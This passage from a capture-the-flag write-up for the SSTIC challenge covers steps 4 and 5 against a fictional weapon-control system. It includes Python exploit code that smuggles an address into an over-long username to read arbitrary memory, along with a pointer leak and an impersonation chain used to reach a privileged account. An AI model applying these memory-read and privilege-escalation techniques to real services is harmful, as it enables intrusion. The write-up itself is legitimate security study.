0x7ffff769be30:    0x53555f4349545353    0x0000000000005245 <- initial char[0x40] username
0x7ffff769be40:    0x0000000000000000    0x0000000000000000 <- new version {char*, size}
0x7ffff769be50:    0x0000000000000000    0x0000000000000000 <- new parsed_req
0x7ffff769be60:    0x0000000000000000    0x0000000000000000
0x7ffff769be70:    0x000055555555803c    0x0000000000000008 <- initial version string ; size
0x7ffff769be80:    0x0000004000000005    0x00007ffff001f0f0 <- initial parsed_req (R13)
0x7ffff769be90:    0x0000000000000000    0x0000000000000000 <- initial "response" (TLV)
0x7ffff769bea0:    0x34203a6b63617401    0x0000000000003431
0x7ffff769beb0:    0x00007ffff769ccdc    0xffffffffffffff40
0x7ffff769bec0:    0x0000000000000020    0x0000000000000000
0x7ffff769bed0:    0x00007fffffffea00    0x00007ffff781db7b
```

So by placing an address and a size in the username used when logging in, the vulnerability could be exploited to read an arbitrary location of memory (this worked because the user name was copied with `memcpy` on the TLV size while the authentication compared NUL-terminated strings, so anything could be added in the user name after `"SSTIC_USER\0"`) (file step4/02_exploit.py):

```python
def read_mem(addr: int, size: int, file_prefix="capture") -> bytes:
    print(f"Reading at {addr:#x}[{size:#x}]")
    auth_msg = Message(OperationCode.AUTHENT)
    # Prepare the next operation in the username field
    auth_msg.add_string(
        b"SSTIC_USER\0\0\0\0\0" +
        struct.pack("<QQII", addr, size, OperationCode.GET_VERSION.value, 0)
    )
    auth_msg.add_string(b"DefaultPassword")
    auth_msg_bytes = auth_msg.pack()

    msg = Message(OperationCode.GET_VERSION)
    for _ in range(64):
        msg.add_string("")
    msg_bytes = msg.pack()
    new_bytes = b"\0\0\0\0\0\0\0\0" * 15 + struct.pack("<Q", 0x3484 ^ 0x219d)
    # Swap the u16 words
    msg_bytes += bytes(new_bytes[i ^ 1] for i in range(len(new_bytes)))

    pkg = pkg_t.build({
        "body": {
            "count": 5,
            "blobs": [
                {
                    "size": 0,
                    "type": BlobType.UTILS_CLEAR_SCREEN,
                    "data": b"",
                },
                {
                    "size": 0,
                    "type": BlobType.WEAPON_OPEN_SESSION,
                    "data": b"",
                },
```

```
                {
                    "size": len(auth_msg_bytes),
                    "type": BlobType.WEAPONS_MSG,
                    "data": auth_msg_bytes,
                },
                {
                    "size": 0,
                    "type": BlobType.UTILS_CLEAR_SCREEN,
                    "data": b"",
                },
                {
                    "size": len(msg_bytes),
                    "type": BlobType.WEAPONS_MSG,
                    "data": msg_bytes,
                },
            ],
        },
    })
    # ... send pkg through the diode
```

To complete the exploit, an additional information was missing: some leak of addresses. Taking a look at the new stack layout again, it appeared that `handle_client` considered a part of the stack containing pointers as what actually held the user name of the authenticated user. Sending a forbidden operation such as `DISARM = 3` made `handle_client` respond with a copy these 64 bytes:

```
if not resp.startswith(bytes.fromhex("04 0003 0001 00 0040")):
    print("Warning: response not a DISARM forbidden reply")

leaked_data = resp[8:]
assert len(leaked_data) == 0x40
names = [
    "32 retval ; u32 received_size",
    "byte* msg_bytes",
    "0 padding",
    "saved RBX",
    "saved RBP",
    "saved RIP (in handle_client)",
    "char[0x40] username",
    "...",
]
print("Leaked data:")
for i in range(0, len(leaked_data), 8):
    print(f"  [{i:#04x}] {int.from_bytes(leaked_data[i:i + 8], 'little'):#018x}  {names[i // 8]}")
```

```
Leaked data:
  [0x00] 0x0000018500000000  32 retval ; u32 received_size
  [0x08] 0x00007fe27c000dd0  byte* msg_bytes
  [0x10] 0x00007fe28f7fde90  0 padding
  [0x18] 0x00007fe28f7fde90  saved RBX
  [0x20] 0x00007fe28f7fde90  saved RBP
  [0x28] 0x00005576e8eae19d  saved RIP (in handle_client)
  [0x30] 0x53555f4349545353  char[0x40] username
  [0x38] 0x0000000000005245  ...
```

Finally, the user database was accessible through a pointer at `00106168`, so a first exploit attempt read this pointer and next ones read its content in chunks.

The first bytes of the user database contained the flag:

```
SSTIC{5a9109e34ab9ba69528e266bf289a5fb142ad5619864f553}
```

This flag validated “Step 4 : dancing in shadow” and enabled going to the next step: http://51.15.164.185/step/fd0c9dd1f12907bf25f4fd7af0bd83e5?upgrade




Figure 4: Flag of step 4

# 6 Step 5. Disarming the SAFE

**Tools used:** `pacman -S tesseract tesseract-data-eng vncdotool`

The previous steps enabled getting access to the SAFE (Système d'Arme Furtif Enclavé) through a SFTP server connected to a diode. Exploiting several vulnerabilities enabled reading the memory of the process responsible for authenticating users. What was left was to actually disarm the SAFE, to revert the command issued by Sivi-Ha-Kerez.

Similarly as the previous steps, some context was provided in http://51.15.164.185/step/fd0c9dd1f12907bf25f4fd7af0bd83e5?upgrade:

> **Step5 : dumping through my screen**
>
> Analyst,
>
> Thanks for the database ! At this point, you have all the informations needed to disable SAFE. We will continue to monitor the situation while you disable the system.
>
> It may be a little early, but thanks for helping us handle this crisis.
>
> -ñ
>
> tl;dr:
>
> - sftp (port randomized and supplied when starting an instance of the challenge) : `diode_client /{Thisp@ssw0rdShouldN0tB3GUESSED}`
> - monitoring stream : VNC (port randomized and supplied when starting an instance of the challenge).
> - you need to disarm SAFE.
>
> inputs :
>
> - a user database to extract

The user for which a password was provided, `SSTIC_USER`, was not authorized to disarm the SAFE. In program `weapon_authent`, this was implemented through some kind of permission bits present in the user database. To better understand it, here was an hexadecimal dump of a part of the user database `users_db.bin`:

```
$ xxd users_db.bin
...
000048f0: 99dd 20b4 9f92 7127 5353 5449 435f 5553  .. ...q'SSTIC_US
00004900: 4552 0000 0000 0000 0000 0000 0000 0000  ER..............
00004910: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00004920: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00004930: 0000 0000 0000 0000 6300 0000 2285 d2ba  ........c..."...
00004940: dca5 5370 a0d7 94a9 df89 8c29 922d 2150  ..Sp.......).-!P
00004950: 4c5c 2c7f cb98 4c75 328a d424 0200 0000  L\,...Lu2..$....
00004960: 0000 0000 90f8 6d58 67fe f83f dc87 2519  ......mXg..?..%.
00004970: de3e 9f15 4a61 6d65 735f 4361 7374 656c  .>..James_Castel
```

At offset `48f8` started a record defining user `SSTIC_USER`. The record had the following format:

```
48f8  char username[64] = "SSTIC_USER" (padded with zeros)
4938  uint32_t permissions = 0x63
493c  uint8_t password_hash[32] = sha256(DefaultPassword)
499c  uint64_t group_count = 2
49a4  uint64_t group_ids[2] = {"90f8 6d58 67fe f83f", "dc87 2519 de3e 9f15"}
```

Field `permissions` encoded the authorized operations as a bitmask, among:

```
class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
```

```
    FIRE = 3
    DISARM = 4
    GET_VERSION = 5
    IMPERSONATE = 6
```

For example `0x63` had bits 0, 1, 5 and 6 set so `SSTIC_USER` was authorized to use `AUTHENT`, `GET_TARGET`, `GET_VERSION` and `IMPERSONATE`.

The last operation seemed powerful. It enabled to impersonate another user, using their rights to perform operations. It was nonetheless restricted to only users sharing the same 64-bit group IDs.

This looked like there was several possible ways to gain the permission to issue a `DISARM` command:

- either we managed to crack the password of some user authorized to issue `DISARM` (the password hashed used only raw SHA256) ;
- or we could find a chain of users to impersonate until reaching one authorized to issue `DISARM` ;
- or we mixed both approaches to crack the password of some user able to impersonate other users authorized to issue `DISARM`.

Actually these attacks required a preliminary step: the user database needed to be recovered. The previous section only recovered 256 of the 64616 bytes of the user database. Doing VNC screenshots and reading by hand was deemed too tedious and some automation based on Tesseract OCR was used to recover the database. In its default configuration, it did not work well with 256-byte chunks, so the size of chunks was reduced to something between 16 and 64, and several overlapping chunks were exfiltrated from the memory `weapon_authent` to reconstruct the content of the user database.

This part actually took several hours, after which the attack was straightforward. A simple Breadth-First Search (BFS) algorithm could be used (implemented in file `step5/01_decode_userdb.py`) to find a chain from `SSTIC_USER` to `audit_KaKaHuet`, who had permissions `0x19` (`AUTHENT`, `FIRE` and `DISARM`):

```
SSTIC_USER
Marvin_Thomas_BOHkZtJnLGdqHgtv
Dalton_Zook_eWkgWqXCAWlxpwFu
Andres_Carpenter_mOmguqWWFxMkkRqO
audit_KaKaHuet
```

Indeed, `audit_KaKaHuet` was an account mentioned in `admin.eric/260217_mailJean_base_utilisateur_test.txt`:

> En préparation de l'audit de l'équipe de KaKaWuet, est-ce que tu pourrais ajouter deux utilisateurs à la base de pré-prod ?
>
> - `SSTIC_USER/DefaultPassword` : aucun droit
> - `audit_KaKaHuet` : tous les droits, génère un mot de passe fort et note-le sur papier.

Issuing the respective `IMPERSONATE` operations then a `DISARM` worked and displayed the final flag (file `step5/02_trigger_disarm.py`).

```
resp:00C8
abf9cee9 04-00-00-00-01-00-00-C0-53-79-73-74-65-6D-20-64  ........System d
9ca4401d 69-73-61-72-6D-65-64-2E-20-54-68-61-6E-6B-20-79  isarmed. Thank y
56f7db6c 6F-75-20-66-6F-72-20-70-61-72-74-69-63-69-70-61  ou for participa
41f64e65 74-69-6E-67-20-69-6E-20-74-68-69-73-20-79-65-61  ting in this yea
8ec15f6b 72-20-63-79-62-65-72-20-61-77-61-72-65-6E-65-73  r cyber awarenes
215093f1 73-20-66-6F-72-20-63-6F-6E-74-72-61-63-74-6F-72  s for contractor
0d2b1719 73-20-65-78-65-72-63-69-63-65-2E-20-4D-61-69-6C  s exercice. Mail
543eac8b 20-75-73-20-40-20-37-37-37-61-36-63-30-30-36-61   us @ 777a6c006a
766b52ef 30-66-38-34-38-39-38-36-65-37-34-32-30-65-33-32  0f848986e7420e32
50ca9e36 31-30-36-34-30-37-33-34-35-33-35-36-34-38-65-65  10640734535648ee
ea265bd4 35-30-37-64-30-63-63-31-30-64-35-64-34-33-34-33  507d0cc10d5d4343
ae76b856 31-34-63-63-39-36-40-73-73-74-69-63-2E-6F-72-67  14cc96@sstic.org
e84c29cb 20-2D-20-53-69-76-69-00-                         - Sivi.
end:40483C9E
```

```
777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org
```

This flag concluded the challenge.

# 7 Conclusion

This write-up explained how a network capture enabled to gain enough information about the SAFE (Système d'Arme Furtif Enclavé) to completely take it over and disarm it. Another way to look at this situation was to consider the findings enabled anyone to launch fire on any target… Let's hope the vulnerabilities will soon be fixed!

From a forensics perspective, the attacking group Sivi-Ha-Kerez:

- exfiltrated much information from the company maintaining the SAFE, Aegis Arm Technologies, on 2026-02-17 (according to the last modification date of files on the web server) ;
- found credentials to connect to the SFTP server of the diode in the exfiltrated files, as well as the production private key in `prod_maj_key.sa` ;
- used this private key to change the signing key on the system to one under their control by sending archive `pown_key.sa` on 2026-03-24 at 12:18:21 ;
- launched fire by sending `hell_fire.sa` on 2026-03-24 at 12:18:39 (this file contained commands to authenticate as `Napoleon:Austerlitz`, set target to `(48.114973, -1.681709)` and launch fire) ;
- (the launch date seemed hard-coded to 2026-06-04T16:30:00+0000).

There was also a crash on 2026-03-09 at 16:02:04 on the diode, recorded in a core dump collected on 2026-03-02. So actually the clock of the diode seemed to be off by several days. This crash was caused by someone sending a malicious archive `archive_crash.sa` which triggered a denial-of-service vulnerability. It was unclear whether this crash came from Sivi-Ha-Kerez as well but it made admins panic, as could be seen in an email from 2026-03-17 from Ernest to Jean in `admin.eric/260317_FwdmailErnest_URGENT.txt`:

> Jean,
>
> C'est la merde, le commanditaire a été mis au courant, comme notifié au standup EXTRAORDINAIRE de ce matin, supprime tout ce que tu as concernant le pb sur SAFE. Pour la venue de l'équipe du commanditaire, je ne peux pas être plus clair : votre NDA vous oblige à VOUS TAIRE, vous êtes tous dans le même bateau, si la moindre information compromettante fuite votre équipe peut s'inscrire à France Travail.
>
> Et supprime ce mail.
>
> Ernest Groupart
>
> Product Owner:Système d'Arme Furtif Enclavé

To fix this situation, we managed to exploit:

- a command injection vulnerability in the diode ;
- a signature forgery through a 2-byte buffer overflow in the program verifying LOBSTER256 signatures ;
- a stack buffer overflow in the authentication program, despite the anti-ROP protection ;
- a privilege escalation abusing the impersonation mechanism of the user authentication system to gain access to a left-over privileged account from a previous security audit (`audit_KaKaHuet`).

Thanks to the authors for this fun challenge!